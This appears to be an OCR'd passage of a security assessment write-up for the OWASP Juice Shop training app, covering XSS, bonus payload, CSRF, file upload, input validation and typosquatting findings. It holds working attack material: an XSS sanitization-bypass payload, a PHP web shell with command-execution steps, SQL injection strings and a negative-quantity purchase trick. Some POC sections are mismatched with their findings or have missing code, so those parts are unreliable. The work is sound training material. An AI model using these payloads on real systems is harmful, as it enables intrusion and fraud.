


Here we can clearly see that the field Username has input sanitization hence we will try to bypass this sanitization and run our payload.

```
<<a|ascript>alert(`xss`)</script>
```


The above payload will bypass sanitization and our payload will run.

Press enter or click to view image in full size




But still due to CSP our challenge is not completed. For bypassing CSP, we will add unsafe-inline with the image URL.

Press enter or click to view image in full size




Now we will intercept the request and as we move ahead we will get the XSS popup.

Press enter or click to view image in full size



And our challenge is complete.

Press enter or click to view image in full size



❖ Finding 60 : Bonus Payload

LOW

- **Description:**

This vulnerability stems from the server's failure to strictly **whitelist** the fields it accepts in a JSON or XML request body. While the application only expects standard fields (e.g., email, password), the underlying API endpoint processes the entire request payload. The flaw occurs when a hidden, undocumented field—the "bonus payload"—exists in the server's code (e.g., a field named extra_discount, admin_key, or secret_flag). The exploitation mechanism involves the attacker **guessing or discovering this hidden field** and including it in a standard request (like a login or purchase request) with a manipulated value that alters the server's behavior.

Impact

The primary impact is **Unauthorized Functionality Access or Financial Gain**. Depending on the nature of the hidden field, a successful bonus payload can lead to:

- **Privilege Escalation:** If the payload includes a role change field ("isAdmin": true).
- **Financial Fraud:** If the payload includes a discount field ("extra_discount": 100).
- **Function Bypasses:** Enabling a debug mode or bypassing a security check.

This confirms a critical failure in the application's **Input Sanitization and Authorization** procedures, where the server processes more data than it explicitly expects or validates.

Resources:

https://pwning.owasp-juice.shop/part2/xss.html

- **Vulnerability Location :**

is located at **API Endpoints that accept JSON or XML request bodies** (e.g., /api/Users for registration, or any POST/PUT endpoint). The weak component is the **JSON/XML parsing library** used on the server, which blindly maps all fields found in the payload to the server-side object structure. Exploitation involves the attacker: (1) Intercepting a standard API request. (2) **Brute-forcing common hidden field names** (guessing or checking source code) to discover the bonus payload key. (3) Injecting the key-value pair (e.g., "bonus_points": 99999) into the intercepted request body and observing the resulting server behavior.


Recommendation:

To prevent the **Bonus Payload** vulnerability, stringent defensive measures must be applied. **Strict Field Whitelisting** is mandatory: the server must **explicitly define and validate every single field** it accepts from the client. Any field present in the request payload that is not on the whitelist must be **ignored or scrubbed** before the data is processed or mapped to database objects. This practice ensures that developers cannot accidentally introduce "secret backdoors" or override sensitive server-side properties via client input.

POC:

The only two things necessary for a successful DOM XSS attack are a payload and an improperly sanitized user input field. Fortunately, the payload is supplied, so we don't need to get particularly fancy. Probing for XSS vulnerabilities with this payload, which is intended to instantiate a pop-up box with "xss" written inside of it, is about as routine as can be.

When opening the homepage, the first place to try is going to be the search feature, so go ahead and give it a shot! Just copy/paste the payload into the search field and hit enter.



Huzzah! Now that we've found a vulnerability with this field, it's the perfect opportunity to cross another challenge off of our list. Collect the payload from the "Bonus Payload" challenge and enjoy your folksy reward!

❖ Finding 61 : **CSRF**

High

- **Description:**

This vulnerability stems from the application's failure to verify the **origin** of a state-changing request. A server relies solely on the presence of a valid session cookie for authorization and trusts that the request originated intentionally from its own site. The flaw occurs when an attacker crafts a malicious web page (often hosted on a different domain) containing a hidden request (e.g., a hidden form or an image tag) that targets a sensitive function on the vulnerable application (e.g., changing a password, making a transfer, or submitting feedback). The victim, while logged into the vulnerable application, visits the malicious page. The victim's browser automatically includes the valid session cookies with the forged request, and the server executes the action without the user's knowledge or consent.

Impact

The primary impact is **Unauthorized Actions and State Changes**. A successful CSRF attack can lead to:

- **Financial Theft:** Forcing a money transfer or purchase.
- **Account Compromise:** Changing the victim's password or email address.
- **Data Manipulation:** Submitting or deleting sensitive records.

This confirms a severe failure in the application's authentication flow, as the server trusts the user's browser without validating the user's *intent* to perform the action.

Resources:

https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

is located at **API Endpoints that perform state-changing actions** using GET or POST requests without proper validation (e.g., /user/change-password, /api/transfer-funds). The weak component is the **server-side action handler** which checks for a valid session cookie but ignores the Origin or Referer HTTP headers. Exploitation involves the attacker hosting a malicious page with a crafted request and tricking the victim into visiting it while they are logged into the target site.

Recommendation:

To prevent **CSRF** vulnerabilities, rigorous defensive measures must be applied. **CSRF Tokens are Mandatory**: The server must implement and validate an **Anti-CSRF Token** (a unique, secret, and unpredictable value tied to the user's session) in every state-changing request. The token is stored on the server and must be included as a hidden field in the form. The server must check that the token submitted in the request matches the token stored in the session. Additionally, setting the **SameSite cookie attribute** to Strict or Lax prevents the browser from sending session cookies with cross-site requests, providing strong defense against CSRF.

POC:

1. Attack Scenario: An attacker can inject a JavaScript payload into the search input field, which is then executed in the context of another user's browser when the search results are displayed.


2. Exploit Code (JavaScript Injection):

3. How It Works: The injected script (javascript:alert('xss')) creates an iframe that executes the alert function. This demonstrates that arbitrary JavaScript can run in the user's browser.

4. Payload Demonstration: If an attacker submits the above payload through the search field, it could result in a pop-up alert saying "xss," confirming the successful execution of the script.

To start out with, let me just say that I wish the expanded description would have directed me to an older version of Firefox like the Solutions Guide did. That would have saved me quite a bit of time.

In the HTML editor (within an older browser), copy/paste the HTML code from the user profile page to the editor, then add in a CSRF payload near the top of the HTML code and enjoy your completed challenge.



❖ Finding 62 : Unrestricted File Upload

Critical

- **Description:**

This vulnerability stems from the application's failure to adequately restrict the **type, content, or extension** of files that a user can upload to the server. The flaw occurs when the server relies solely on inadequate checks, such as examining the file's extension on the client-side, trusting the MIME type provided in the HTTP request (e.g., Content-Type: image/jpeg), or using weak filename parsing. The mechanism involves an attacker crafting a file that appears legitimate (e.g., ending in .jpg) but contains executable code (e.g., PHP, ASP, or JSP code) and uploading it to a directory accessible by the web server.

Impact

The primary impact is **Remote Code Execution (RCE)**, which often leads to **Complete Server Compromise**. A successful file upload allows the attacker to place a **web shell** on the server. This shell provides a simple web interface through which the attacker can execute arbitrary operating system commands, gaining the ability to read, modify, and delete any data on the server, pivot into the internal network, or deploy malware. This confirms a severe failure in the application's input validation and file handling security.

Resources:

https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

is located at the **File Upload API Endpoint** (e.g., /api/upload or a user profile picture change form). The weak component is the **server-side validation logic** that trusts user-supplied file characteristics. Exploitation involves several techniques to bypass inadequate checks:

1. **Extension Bypass:** Submitting a double extension (e.g., shell.php.jpg) or using null byte poisoning (shell.php%00.jpg).
2. **MIME Type Manipulation:** Intercepting the HTTP request and changing the Content-Type header to a benign value (e.g., image/jpeg) while the file content remains malicious code.
3. **Path Traversal:** If the upload path is vulnerable, placing the malicious file in a known executable web directory.

The final step involves the attacker navigating their browser to the uploaded file's URL (e.g., /uploads/shell.php) to trigger its execution on the server.

Recommendation:

To prevent the **Unrestricted File Upload** vulnerability, rigorous defensive measures must be applied. **Strict Content Validation** is mandatory:


1. **File Type Check: Never trust the MIME type or file extension alone.** Determine the file type using its **magic bytes** (file signature) on the server.
2. **Extension Whitelisting:** Implement a strict **whitelist** of allowed, non-executable extensions (e.g., .jpg, .png, .pdf) and **reject all others**.
3. **Secure Storage:** Rename the uploaded file to a unique, non-predictable name and **store it outside the web root directory**. If serving the file is necessary, stream it from a non-executable directory and ensure the file permissions prevent execution.
4. **Least Privilege:** Configure the application's upload directory with the lowest possible privileges, ensuring files within it cannot be executed by the web server.

POC:

For the **Unrestricted File Upload** challenge, here's a guide to approach this and retrieve the flag from /var/flag.txt.

Try uploading a harmless file (like a .txt or .jpg file) to check if the upload is accepted and whether any file restrictions are in place.

Press enter or click to view image in full size



Attempt to Upload a Malicious File:

- There are no checks on file type so now we can attempt to upload a web shell or a script that allows us to execute commands on the server.
- For example, the server runs PHP so we could try uploading a PHP file (.php) with a simple payload, like:

Press enter or click to view image in full size

File Edit View

```
<?php echo shell_exec($_GET['cmd']); ?>
```

Press enter or click to view image in full size

The payload <?php echo shell_exec($_GET['cmd']); ?> is a simple PHP code snippet that allows for remote command execution on the server. Here's a breakdown of what it does:

- **<?php ... ?>**: PHP tags that tell the server to interpret the code within as PHP.
- **shell_exec()**: A PHP function that executes commands in the server's command line.
- **$_GET['cmd']**: Accesses the cmd parameter from the URL query string (e.g., ?cmd=whoami). Whatever command is passed to cmd will be executed by shell_exec.
- **echo**: Outputs the result of shell_exec to the webpage.

Here's a breakdown of the payload!


Now upload the file!

Press enter or click to view image in full size

The easiest way to test if your shell has been executed is by including a command that returns a clear and easily recognised output. If you access the file like http://<url>/file.php?cmd=whoami, the server will:

1. Execute the whoami command on the server.
2. Display the output (e.g., the server's user, like www-data) on the webpage.

Press enter or click to view image in full size



whoami

Common Command Checks

- Here are a few basic commands to verify code execution:
- whoami: Displays the username under which the server runs.
- id: Provides user identity information, including groups.
- pwd: Shows the current directory on the server, helping confirm your code is running in a specific location.
- ls: Lists files in the current directory. Useful for seeing if you can view server files, especially to confirm your access level.

Press enter or click to view image in full size

id

Press enter or click to view image in full size

pwd

Press enter or click to view image in full size

ls

Now lets capture the flag!!!

The flag is stored in ***/var/flag.txt***

❖ Finding 63 : Improper Input Validation

High

- **Description:**

This vulnerability stems from the application's failure to enforce strict rules regarding the **format, type, length, or content** of user-supplied data. **Validation must occur on the server-side** because client-side checks (JavaScript, HTML attributes) are easily bypassed by an attacker. The flaw occurs when the application uses unvalidated input in dangerous contexts, such as constructing database queries, file paths, or HTML output. The mechanism involves the attacker supplying malicious input—like an SQL injection string, a cross-site scripting (XSS) payload, or a path traversal sequence (../../)—into an input field.

❖ Impact

The primary impact is **Widespread System Compromise and Data Theft**. Improper input validation is the root cause of many critical vulnerabilities:

- **Remote Code Execution (RCE) / System Commands:** If the input is used in system calls.
- **SQL/NoSQL Injection:** If the input is used in database queries, leading to data theft or destruction.
- **Cross-Site Scripting (XSS):** If the input is reflected in HTML output without proper encoding, allowing the attacker to steal user cookies or sessions.
- **Business Logic Flaws:** If the application accepts illogical data (e.g., negative price, zero quantity), leading to financial fraud.

This confirms a fundamental failure in the application's secure development lifecycle, where **user input is mistakenly trusted**.

Resources:

https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

is located at **every single endpoint** that accepts user data, including URL parameters, form fields, HTTP headers, and JSON/XML request bodies. The weak component is the **server-side function** responsible for processing the input (e.g., login handlers, search queries, registration forms).

Exploitation involves the attacker sending input that violates the expected data contract, such as submitting the string ' OR 1=1 -- into a username field, or <script>alert(1)</script> into a comment field.

- **Recommendation:**


To prevent **Improper Input Validation** vulnerabilities, rigorous defensive measures must be applied. **Strict Server-Side Input Validation is Mandatory**:

1. **Whitelisting:** Define and enforce a strict **whitelist** of allowed characters, formats, and values for every input field. Reject anything that deviates.
2. **Input Sanitization/Encoding:** When input must be displayed or used in a dangerous context:
    - **Encode Output:** Always apply context-sensitive output encoding (e.g., HTML entity encoding) for user data displayed in the browser to prevent XSS.
    - **Sanitize Input:** Cleanse input used in file paths (to prevent Path Traversal) or system commands.
3. **Parameterized Queries:** Use **Parameterized Queries** (Prepared Statements) for all database interactions to ensure that user input is always treated as data, never as executable SQL code.

- **POC:**

The basket functionality is vulnerable to improper input validation .I can modify the parameter quantity in my basket to be negative

First : If we try to intercept the requests of adding products and check the burpsuit http history :



```
Connection: keep-alive

{
  "quantity":2
}
```

Send to repeater and Let's see how the app deals when put the quantity with negative value :

```
7-hWy77H7OHBwaqLynoER8pYj4
Connection: keep-alive

{
      "quantity":-14
}
```


Send our request and see :

```
Keep-Alive: timeout=5

{
      "status":"success",
      "data":{
            "ProductId":24,
            "BasketId":6,
            "id":9,
            "quantity":-14,
            "createdAt":"2024-12-19T12:21:17.940
            "updatedAt":"2024-12-19T12:26:18.581
      }
}
```

As we see it accepts the negative value now Let's normally continue the payment .

Press enter or click to view image in full size

Press enter or click to view image in full size



As we see the number I will pay is (-7.49) which is not normal now let's pay and check our wallet .

Press enter or click to view image in full size

As you see we got money instead of paying for purchasing items .

❖ Finding 64 : Legacy Typosquatting

High

- **Description:**

This vulnerability stems from a traditional security and marketing technique called Typosquatting (or URL hijacking), where an organization registers domains that are common misspellings of their official site (e.g., juiceshp.com instead of juiceshop.com). The flaw occurs when one of these legacy typo domains is misconfigured or is running an outdated, insecure version of the application. The system fails to correctly redirect or terminate the service on the legacy domain. The mechanism of exploitation involves the attacker discovering these old, vulnerable, or forgotten typo domains and accessing a path that exposes internal files or outdated application versions that have known vulnerabilities.

❖ Impact

The primary impact is **Sensitive Data Exposure** and **Bypassing Modern Security Controls**.

- **Data Leakage:** An outdated version of the application running on the legacy domain might still expose sensitive configuration files or credentials that have been patched on the main site.
- **Security Bypass:** Since the legacy domain may not have modern security headers (like CSP or HSTS) or the latest patches, an attacker can use it as a vector to launch attacks (e.g., XSS or Session Hijacking) that would fail on the main, secure domain.
- **Reputational Damage:** Users who accidentally land on the legacy site may be exposed to insecure content or experience degraded functionality.

This confirms a severe failure in **Asset Inventory and Operational Security**, where old, forgotten infrastructure poses a risk to the live application

Resources:

https://pwning.owasp-juice.shop/part2/vulnerable-components.html

Vulnerability Location :

is located on a **forgotten sub-domain or secondary domain** (the typo domain) that hosts a copy of the application's files. The weak component is the **web server configuration** on the legacy domain, which is running an older software version or lacks redirect rules. Exploitation involves the attacker successfully **guessing the typo domain URL** (e.g., www.jucieshop.com) and then


manually probing common sensitive paths (like /ftp, /backup.zip, or /api/status) on that legacy domain to find exposed or vulnerable resources.

- **Recommendation:**

To prevent the **Legacy Typosquatting** vulnerability, stringent defensive measures focused on infrastructure management must be applied. **Strict Asset Inventory and Retirement** are mandatory: organizations must maintain an up-to-date inventory of all domains and subdomains they own and either **securely retire (take offline)** or **enforce immediate redirection** (using HTTP 301/302) from all legacy and typo domains to the secure main domain. All retained legacy domains must also have modern security headers (like HSTS) enforced. Furthermore, all deployment pipelines must include a step to **periodically scan and audit all related domains** for outdated software versions or exposed files.

- **POC:**

While the expanded description points you to a blog post about malicious packages, and that blog post lists vulnerable libraries to search for this error, I actually “solved” this long ago.



```
Colby@kali:~/Hack/Juice Shop$ cat package.json | grep -E "babelcli|crossenv|cross-env.js|d3.js|fabric-js|ffmepg|gruntcli|http-proxy.js|jquery.js|mariadb|mongose
|mssql.js|mssql-node|mysqljs|nodecaffe|nodefabric|node-fabric|nodeffmpeg|nodemai
ler-js|nodemailer.js|nodemssql|node-opencv|node-opensl|node-openssl|noderequest|
nodesass|nodesqlite|node-sqlite|node-tkinter|opencv.js|openssl.js|proxy.js|shado
wsock|smb|sqlite.js|sqliter|sqlserver|tkinter"
Colby@kali:~/Hack/Juice Shop$
```

